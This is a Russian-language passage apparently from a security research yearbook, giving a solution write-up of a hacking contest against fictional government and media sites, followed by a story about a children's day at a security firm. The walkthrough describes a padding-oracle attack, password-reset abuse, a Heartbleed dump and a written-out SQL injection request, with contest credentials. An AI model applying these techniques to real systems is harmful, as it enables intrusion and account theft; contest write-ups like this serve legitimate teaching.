
3.1. Crawl all administration emails in order from a to z (format: „, ...).

Ну, для начала совсем несложно: всего лишь найти информацию обо всех emails администрации. Заходим на ussu.phdays.com/contacts.php.

И видим, что есть алиас administration@ussu-gov.org for general requests.

А еще в государственном аппарате есть дополнительный MX-сервер.

И, видимо, государство совсем не заботится о безопасности своих сотрудников, раз всего в два запроса можно было получить все emails группы administration:




Правильный ответ дали 19 участников: a_o.bozhidara@ussu-gov.org, d_b.bertil@ussu-gov.org, j_l.andrus@ussu-gov.org, j_t.zlata@ussu-gov.org.

3.2. Get all passwords, emails in order from a to z (format: :,:,:, ...).

Ну, теперь одними запросами в Google не обойтись. Sitemap.xml говорит нам, что есть файл ussu.phdays.com/_logs/access.log. Немного изучив его, можно найти следующие интересные запросы:

```
GET /auth.php?action=getToken&id=26080&email=%61%5f%6f%2e%62%6f%
7a%68%69%64%61%72%61%40%75%73%73%75%2d%67%6f%76%2e%6f%72%67

GET /auth.php?action=checkToken&token=EShDVGIWwZSjS5I5BQbpDyWRNo
FUzBOWNygG8j%2FYpbpZl7sGymRScloK%2Fddq9a6%2FAaSTXZedUHTkhONlvfd2
kvB63E%2B6iqSjecSaQMRyQw1vzs5otj3%2BmP%2Fp%2BS1Xil%2BVqn7GZJPLgs
gcXy4cLtcCsw%3D%3D
```


Похоже, что сотрудник администрации президента сначала получает какой-то токен, а потом валидирует его. Если посмотреть на процесс валидации, то окажется, что он уязвим к старым добрым атакам Padding Oracle, а это значит, что токен можно расшифровать за небольшое количество запросов.



Отправив всего 256 запросов, с вероятностью 99% утверждаем, что реализацию алгоритма можно атаковать. А примерно за 10 000 запросов можно полностью расшифровать токен. Но столько запросов и не нужно, ведь пароль располагался в самом конце, а значит расшифровывался первым.

Ну хорошо, пароль одного пользователя мы расшифровали, а дальше? Подставляя emails из предыдущего задания и перебирая последовательно id, мы получим все 4 токена всех пользователей.


Ну а зайдя в одну из почт через Google, можно было сразу же найти в спаме письмо с очередным инсайдом про движение акций компаний:




Ответ нашли 6 участников: a_o.bozhidara@ussu-gov.org:zhi37@1!,d_b.bertil@ussu-gov.org:bertiB3rt!,j_l.andrus@ussu-gov.org:Andrus331,j_t.zlata@ussu-gov.org:aata4444.

3.3. Hack into Mac OSX of Administration secretary and give us # of document, printed for president 14/05/2015.

Ну вот и пошел в ход анонимный интернационал. Сломать Mac OS секретаря — дело нехитрое. Особенно если секретарь в ответ на письма в подписи оставляет улики, любит в репозиториях хранить важные архивы и использует одинаковые пароли.



Берем Chainbreaker для Win32 и расшифровываем keychain из репозитория с помощью пароля от почты. Номер документа #125_42-19.501.



Помимо прочего из этого архива можно узнать, что «Promising quarterly reports for Choo Choo Roads (CHOO), Hacknetcom (HCKNT) and MiTM Mobile (MITM)» будут опубликованы 27 мая в 11 утра.


Правильных ответов 3.

3.4. Now we need to get this document. Give us project name, mentioned in them.

Пришло время еще раз порыться в ресурсах администрации. Если воспользоваться подсказкой и авторизоваться за пользователя d_b.bertil@ussu-gov.org, в Google Cloud Printers будет один интересный адрес с анонимным доступом по FTP. А там и необходимый документ среди сотен других с упоминанием проекта Omnieye.


Там же можно было ознакомиться с другими неожиданными сведениями о будущем курсе акций и «Черном четверге».

Правильного ответа никто не нашел.



3.5. Finally, break into any Administration's Iphone. There were some secret meeting in April. In what place?

Дойти до этого задания участники не смогли, иначе им, возможно, удалось бы восстановить доступ к icloud.com по email, паролю и токену сброса двухфакторной аутентификации, который можно было найти, порывшись в почте j_l.andrus@ussu-gov.org. Далее необходимо было найти заметку про встречу в McDonalds pushkin square.




4. We need proof that Positive Times (ptimes.phdays.com) is controlled by government.

Участникам необходимо было собрать доказательства того, что медиакомпания Positive Times давно находится по контролем правительства USSU.

4.1. Get journalist's (w_j.dom@ussu-gov.org) mobile number — he is rat. Tip: he always use two accounts for privacy in social networks. (format, no delimiters: +7xxxxxxxxx#xxxxxxx).


Начинаем с легкого задания — достать номер телефона журналиста, у которого наблюдается расчетверение личности: сразу по два аккаунта на VK.com и FB.com. Первую учетку можно найти по восстановлению пароля на FB.com.



Вторую — на vk.com, по одинаковому имени и фамилии в списках тех, кто лайкал ptimes.phdays.com.


И тут как раз видно, что единственный, кто ставит лайки, это некто со страницы vk.com/id304632346. Тут уже можно разглядеть первую часть сотового телефона и email.

А если теперь по этому email снова попробовать восстановить учетную запись на FB, то парень-то окажется тем же самым.



Ну и теперь, найдя его учетку по email в FB и заглянув в Details, можно обнаружить недостающие части телефона. Правильный ответ дали 34 участника: +79652843472#317.


Примечание: добавочный пришлось использовать как защиту от брутфорса.



4.2. Get access to the publishing engine of Positive Times. Give us user and password (format: :).

Теперь нужно получить доступ к админке портала Positive Times. Только вот незадача: мы нашли в sitemap.xml список emails, на которые отправляются пароли для сброса (это файл sentemails.log), мы можем получить письмо с токеном сброса и сбросить пароль, используя публичный ящик из этого списка ptimes-registration@mailinator.com, — но прав у этой учетной записи не хватает для доступа в админку. И правда, где это видано, чтобы какой-то малопонятный ящик использовался для админских прав!


А вот если присмотреться внимательно к процессу сброса пароля, то окажется, что на последнем этапе система снова проверяет email.



А зачем? И что, если поменять email на более привилегированный из sentemails.log, скажем на ptimes@ussu-gov.org? Вот тогда-то на Mailinator придет письмо с правильным паролем, — и можно будет ответить на вопрос, а заодно получить доступ к админке с учеткой ptimes@ussu-gov.org:Pt1M3P@ss. В админке можно было сделать две вещи — узнать, что налоги вырастут и что государство уже выделило приоритетные для себя компании.

Помимо инсайдерской информации этот интерфейс давал возможность поменять вторую новость (чтобы публикация сыграла на руку тому, кто играет против рынка). Тогда мы бы опубликовали ее в 11:30 во второй день конкурса. Однако, либо таких находчивых не нашлось, либо поддельная новость оказалась похороненной под тысячами бесполезны запросов, отправленных в попытках эксплуатировать несуществующие XSS и SQLi.


Правильных ответов 13.



4.3. Get access to email account of another corrupt journalist with email mediagov@ussu-gov.org. Give us his password.

Для решения этой задачи нужно было заметить наличие формы ptimes.phdays.com/feedback.php и с помощью подсказок из Google понять, что при обратной связи можно как-то грузить файлы в папку feedbackupload. А раскомментировав поле для загрузки файлов в форме и загрузив туда пустой файл .htaccess, можно было получить листинг директории feedbackupload на целых 5 минут.

Тогда можно было бы найти в директории файл uploaded-13-05-2015.docx за авторством mediagov@ussu-gov.org, обнаружить, что изображения в нем взяты по адресу 188.166.78.21:443. А далее, следуя подсказке про MSF, воспользоваться эксплойтом для Heartbleed из сборки Metasploit (работало еще несколько вариантов эксплойта, но не все) по этому адресу и получить в «дампе памяти» пароль пользователя:



А пароль был: P@S$W0_PD. Правильный ответ дал один участник.

4.4. We found PositiveLeaks — group of hackers.They may help us in our business. Find his owner's name for us.

А вот и ~~Викиликс~~ энтузиасты, которые тоже копают под PositiveLeaks. Судя по названию группировки, они должны располагаться на pleaks.phdays.com. А еще с помощью такого запроса:

```
POST /userPage HTTP/1.1
Host: pleaks.phdays.com
Cookie: PHPSESSID=rr47fgk7e2rckklqj5kgl4f6k5
Content-Type: multipart/form-data; boundary=
---------------------------214580240818081871851160929598
Content-Length: 376

---------------------------214580240818081871851160929598
Content-Disposition: form-data; name="template"
```

```
 123%' union select null,null,text as content from templates where
'1%'='1
-----------------------------214580240818081871851160929598
 Content-Disposition: form-data; name="action"

 createTemplate

-----------------------------214580240818081871851160929598--
```

можно было получить доступ к шаблонами новостей на сайте и узнать не только ответ на вопрос (Boris_The_Emperor), но и очередной инсайд ;)

Правильного ответа никто не дал.


5. Stock Exchange financial director was incriminate, but there were no evidence. Help to jailed him.

Ну и в последней группе требовалось помочь свершиться правосудию и посадить директора биржи за решетку.

5.1. His name Prabhat SAVITR. First, we need to find what gov got to him. Find us case ID.

Знакомое задание для тех, кто регулярно играет в конкурентную разведку. У нас есть зависимость между идентификаторами дел и id фотографий и есть id фотографии нужного нам парня — благодаря листингу директорий.

В этот раз к md5(id) добавилась соль: ее нетрудно выяснить по публичным базам md5 — Chipp37.



Значит, у нашего финдира должен быть case-id=md5(Chipp371337)=8bc875dbed7b0ecd966bed3c8ec750fa.

Правильных ответов 39.

5.2. There were no evidence of being Financial director in the crime scene. We can blackmail him with knowing of deviceid and iccid of his phone and SIM. Give us them (format deviceid;iccid).

DeviceId очень просто узнается из документов дела, его можно скачать, введя идентификатор с прошлого задания в форму ussu.phdays.com/getdocument.php.

А вот чтобы узнать iccid, нужно было искать в Google подстроку от deviceid. Правильный ответ, который нашли три участника: a94360c365ab38810639911d355103c86367d5ba;89701990302041467l.

5.3. Where is director hiding now? We need to know city.

К сожалению, до этого задания дошли уже в самом конце второго дня и пройти его не удалось никому, однако одна из команд нашла правильный ответ перебором. В реальности необходимо было с помощью XSS проникнуть в DOM страницы, на которой постоянно висит финдир (входные данные стали известны после предыдущего задания). Далее нужно было из логов понять, что директор пользуется интернетом через 3G-модем загадочной фирмы OiWei. И получить доступ к веб-страницам этого модема, находящегося на 192.168.44.1 благодаря отсылаемым с модема заголовкам Access-Control-Allow-Origin: *. Это позволило бы снова похитить cellid и прочие данные для определения местоположения директора: Hamilton.

Правильный ответ дал один участник.

5.4. As you know now, Stock Exchange have a backdoor for Executives. Give us private key (Private-MAC for prove would be enough).

Помимо местоположения, из модема можно было вытянуть адрес бэкэнда биржи. Мы надеялись, что этого хватит участникам для того, чтобы проэксплуатировать 0 day в PHP, для того чтобы в обход openbasedir прочитать содержимое ключа из папки /home. Но увы...

РЕЗЮМЕ

51 участник не смог ответить ни на один вопрос. Первое место в конкурсе занял djecka — он первым ответил на 9 вопросов. Больше всех на этом конкурсе заработала команда RDot, ответив на 12 вопросов.

#	Name	
1	**djecka**	**1700**
2	sharsil	1700
3	MZC	1600

ХАКЕРСКАЯ ЕЛКА, ИЛИ КАК ОРГАНИЗОВАТЬ ДЕТСКИЙ ДЕНЬ В НЕДЕТСКОЙ КОМПАНИИ

Алексей Андреев
habrahabr.ru/company/pt/blog/276697/

Однажды в декабре мы говорили с одной знакомой о том, как нам надоели все эти классические новогодние елки с хороводами, стишками и масками зайчиков. И когда у нас в компании решили провести детский день, мне сразу подумалось, что это мероприятие находится в удачной близости с новогодними праздниками. Сделаем альтернативную елку.

На самом деле, в основе мероприятия лежала вполне серьезная идея: рассказать и показать детям сотрудников Positive Technologies, где и как работают их папы и мамы. Провести эдакую позитивную профориентацию. Для чего? Есть одна проблема, с которой сталкиваются многие родители, работающие в таких абстрактных сферах, как наша. Взрослые каждый день уходят на загадочную работу, которую дети не видят и не понимают. Зато детей заставляют заниматься своими абстракциями в школе — и родители, в свою очередь, не знают, что происходит за школьным порогом. Эта ситуация не улучшает взаимопонимание в семье.

Когда моему старшему сыну было четыре года, он сказал в детском саду, что его папа работает дворником. Накануне мы с ним расчищали снег дворницкой лопатой, и неудивительно, что такое наглядное, веселое и полезное дело запомнилось ему как отцовская профессия. Подобные наблюдения привели к тому, что в моем «Руководстве по дзену для родителей» появилась глава «Скрытые миры». Один из ее выводов — показывать детям свою работу надо, даже если вам кажется, что для них это сложно. Но есть полезные трюки, которые облегчают понимание.

Как вы уже поняли по самой первой фотографии, Дед Мороз должен быть бородатым даже на хакерской елке. А вот кровавый халат в нашей профессии необязателен. Зато можно сделать симпатичные слайды для выступления.

К слову сказать, подготовка презентации для детей — хороший способ научиться делать презентации для взрослых. Коллеги-технари очень любят напихать в каждый слайд множество мелких схем и длинных текстов, а количество самих слайдов довести как минимум до 50. Потом они приходят к маркетологам и просят все это улучшить на основе секретных принципов, которые должны быть известны маркетологам. А принципов этих — как собак нерезаных. Число Миллера, цветовое кодирование, использование узнаваемых образов и человеческих лиц, побудительные сигналы и так далее.

Но все можно сделать гораздо проще. Представьте, что вы делаете презентацию для семилетних детей. Такие же слайды можно с успехом показывать и взрослым.

То же самое касается и формата выступления. Первая часть нашей детской программы официально называлась «Мини-лекция о безопасности». Однако нормальным детям (как и нормальным взрослым) очень скучно слушать длинные монологи без возможности задать вопросы или высказать собственные мнения. Лучшая учеба — это диалог.

В нашем случае дети рассказали даже больше забавных историй, чем мы. «Вы знаете, зачем нужны пароли?» — спрашиваю я. «Да! У моей мамы пароль 1985!» — тут же отвечает девчонка лет шести в первом ряду. Все смеются. «Нельзя делать пароль из даты рождения!» — строго замечает другая егоза того же возраста.

Для ведущего в такой игре главное — следить за общим движением мысли, чтобы не уйти далеко в сторону. Это не всегда легко. Во время разговора про вирусы один карапуз с серьезным лицом вдруг спрашивает: «А когда мы будем говорить о музыке?!»

Вот так поворот! Рассказать ему про earworms? Посоветовать читать на ночь «Музыкофилию» Оливера Сакса? Нет, пожалуй, прибережем эту тему для старшей группы. Перед мероприятием мы провели опрос сотрудников, подсчитали детей разных возрастов и решили устроить две профориентации: для младших (6–10) и для старших (10–15). Начали с младшей.

Впрочем, малый возраст — не помеха: по всем вопросам безопасности у них нашлись собственные соображения. На классической елке такая игра называлась бы «Расскажи стишок Деду Морозу». Но у нас было интересней: по сути, дети обучали друг друга на реальных историях. Горизонтальное обучение часто работает лучше вертикального.

Правда, тут есть своя хитрость управления процессом. Со времен учебы на матмехе я уверен, что любую сложную концепцию можно объяснить на пальцах — только нужно найти подходящее представление. Если вы спросите ребенка, что он думает об открытых протоколах связи, он едва ли поддержит разговор. Другое дело, если предложить аналогию: ты хочешь передать записку другу-однокласснику, но не хочешь, чтобы ее прочитали или подменили другие. Как поступить? Вот с таким представлением задачи они тут же изобретают и шифрование, и черные-белые списки, и прочие технологии защиты информации. И потихоньку работа родителей становится понятней.

Но хватит лекций, хочется уже подвигаться! Остальные новогодние традиции тоже переводим в практическое русло. Вместо хоровода — круговая экскурсия по всем отделениям компании, от взломанных банкоматов до кабинета генерального директора. Роль фейерверков играют большие экраны оперативного центра безопасности (SOC) — здесь отслеживают кибератаки, пыщ-пыщ! Некоторые сотрудники SOC не знали, что придут дети. Им кажется, что это нападение.

Вообще-то экскурсия не означает хаотичное передвижение. Компания большая, при желании тут можно надолго потеряться. Поэтому мы заранее, до мероприятия, сели и выбрали на карте десять «остановок» — наиболее интересных мест, которые можно показать детям. И предупредили всех рассылкой по компании, что может случиться некоторая беготня.

Что еще бывает на елках? Состязания? Вот как раз проходим мимо спортзала. Всем внезапно очень хочется подтянуться. После физкультуры главным хитом становится автомат с газированной водой, работающий на советских трехкопеечных монетах. Почти как «Елочка, зажгись!», только вкуснее.

Теперь бы перекусить, но… Елочные традиции на этом не кончаются. Рассказываем голодным детям классическую историю о похищении подарков и угощений. Только в роли похитителей — злобные хакеры. Они очень торопились и, убегая, потеряли парочку ноутбуков. Это наша единственная зацепка.

Так стартует настоящий хакерский квест на две детские команды. Сначала они брутфорсят запароленные ноуты… и очень быстро проходят этот этап. Мы конечно не жестили, но было удивительно слышать от первоклашек возгласы «попробуй admin!» или «давайте такой же пароль, как имя пользователя!» - не говоря уже про банальные 1111 или 12345, которые проверили сразу.

В общем, за десять минут ноутбуки взломаны. Открывается карта лабиринта. На самом деле это карта нашего офиса, и сделали ее гораздо раньше, для решения более серьезных рабочих задач. Оказалось, что она очень удобна для детских квестов. Так бывает: делаешь серьезное, а в итоге случайно получается полезное.

Конечно, для детей карту упростили. Но даже по такой пройти непросто. На некоторых дверях — электронные замки, требующие специальной карточки. Нужно применить социальную инженерию! Кстати, в мероприятии активно участвовали мамы (жены сотрудников) и даже бабушки, которые пришли вместе с детьми. Им понравилось не меньше, чем детям.

В найденной секретной комнате проходит третий этап квеста: надо расшифровать закодированный телефонный номер. Здесь голодные дети тоже проявляют неожиданную смекалку: начинают расшифровку буквенной последовательности с двух сторон. В итоге проходят и этот этап раньше запланированного времени. Дозваниваются до хакера-похитителя. Он сдается и говорит, где спрятаны угощения.

Пир на весь мир и подарки — лучший способ закрепить полученные знания («Пап, теперь я точно хочу быть белой шляпой!»). Параллельно проходит конкурс рисования на стенах. Первым показал пример наш гендиректор в своем кабинете — но в офисе есть еще много стен для рисования, и одна как раз напротив кухни. Дети рисуют хакеров, вирусы и себя, пишут пожелания. Напоследок можно еще изучить рабочие места родителей («Пап, а зачем у тебя тут моя кукла?»).

Для тех, кому за десять

Профориентация для старшей группы в целом повторяет тот же путь, но с некоторыми усложнениями. На лекции выступающих уже трое, и они показывают уже вполне взрослые презентации, которые мы показываем, например, журналистам. Хотя по интересам дети отличаются от журналистов в лучшую сторону. Мы предполагали, что ребятам постарше захочется узнать, как устроена экономика в сфере безопасности. Но когда заместитель гендиректора по развитию бизнеса Борис Симис спросил, что им интересно услышать, — тему про бизнес они не особенно поддержали.

Зато о методах работы хакеров и о методах защиты попросили рассказать подробнее. И когда Евгений Миньковский, руководитель образовательной программы Positive Education, поглядел в блокнот одной из слушательниц нашей лекции, он обнаружил там подробный конспект своего выступления, включая слова «Теорема Райса — это такая чума…».

Подробнее была и экскурсия: дети мучали встречных взрослых каверзными вопросами о том, как работают тестировщики, как долго пишутся программы и что конкретно нарисовано на экранах центра безопасности.

Но мы не остались в долгу — и вместо квеста предложили старшей группе аналог игры «Кто хочет стать миллионером?» с вопросами из области IT и безопасности. Особенность игры в том, что она ведется через веб-сайт — а значит, можно выиграть не только отвечая на вопросы… Да-да, сайт содержит парочку уязвимостей! Например, можно менять параметры в URL. И старшая группа нашла эти «пасхалки» так же быстро, как младшая группа подобрала пароли к ноутбукам. То есть гораздо быстрее, чем мы ожидали.

Но нет, просто так пиццу мы не отдадим! На долю старшей группы выпало еще одно приключение: нужно собрать электронную схему с использованием платы Arduino. Однако конкурс мы в данном случае не устраивали — просто предложили ребятам поиграть для ознакомления с конструкторами «Матрешка», где инструкция по сборке очень кстати называется «Конспект хакера». Как потом выяснилось, некоторые увлеклись настолько, что продолжили эти игры и дома, раскрутив родителей на собственную «Матрешку».

С другой стороны, в старшей группе уже чувствуется специализация: собирание электронных схем увлекло не всех наших гостей. Зато в ожидании пиццы кто-то из детей нарисовал на стене кухни очень подробную схему пищеварительной системы человека. Кажется, кто-то из ребят уже видит альтернативные сферы применения своим талантам! И это хорошо: необязательно всем повторять родительскую профессию. Но все-таки приятно знать, что работа у родителей не менее интересна, чем у дворника.

ОБ АВТОРАХ СБОРНИКА

Positive Technologies — экспертная компания, которая более 13 лет аккумулирует передовые знания в области практической защиты компьютерных сетей и информационных активов бизнеса и государства. Более трех тысяч компаний в 30 странах мира используют решения Positive Technologies для анализа защищенности и соответствия стандартам, а также для мониторинга событий безопасности, блокирования атак, предотвращения вторжений, расследования инцидентов, анализа исходного кода и построения безопасной разработки.

Большинство наших инноваций рождаются в исследовательском центре Positive Research, который является одним из крупнейших в Европе: в его состав входят более 250 человек. В центре проводятся масштабные исследования уязвимостей, включая тесты на проникновение и анализ исходных кодов приложений. Специалисты центра заслужили репутацию экспертов в вопросах защиты важнейших современных отраслей — SCADA и ERP, дистанционного банковского обслуживания, сетей мобильной связи, веб-порталов и облачных технологий.

Результаты исследований центра используются для пополнения базы знаний системы контроля защищенности и соответствия стандартам MaxPatrol 8, а также для развития новых продуктов комплексной проактивной защиты, таких как анализатор защищенности исходных кодов Application Inspector, межсетевой экран уровня приложений PT Application Firewall, система мониторинга событий информационной безопасности PT MaxPatrol SIEM, система выявления вредоносных файлов и ссылок PT MultiScanner, система управления инцидентами промышленной кибербезопасности PT ISIM.

Сборник наиболее интересных исследований Positive Research публикуется ежегодно для участников международного форума по практической безопасности Positive Hack Days, который проходит каждый год в Москве и собирает на своих докладах, семинарах и конкурсах более трех тысяч человек.

Подробнее на сайтах *ptsecurity.ru* и *phdays.ru*.


Алексей Андреев


Владимир Кочетков


Сергей Рублев


Андрей Артюшкин


Дмитрий Курбатов


Евгений Руденко


Артур Гарипов


Владимир Лапшин


Дмитрий Скляров


Георгий Гилёв


Александр Лашков


Михаил Степанкин


Анна Гнеденко


Алексей Леднев


Артем Чайкин


Евгений Гнедин


Евгений Миньковский


Артем Шишкин


Юрий Дьяченко


Павел Новиков


Тимур Юнусов


Дмитрий Каталков


Сергей Пузанков


Александр Антипов


Александр Колокольцев


Арсений Реутов

POSITIVE RESEARCH 2016

Сборник исследований
по практической безопасности

107061, Россия, Москва, Преображенская площадь, дом 8
Тел.: +7 495 744-01-44, факс: +7 495 744-01-87
pt@ptsecurity.ru, ptsecurity.ru

POSITIVE TECHNOLOGIES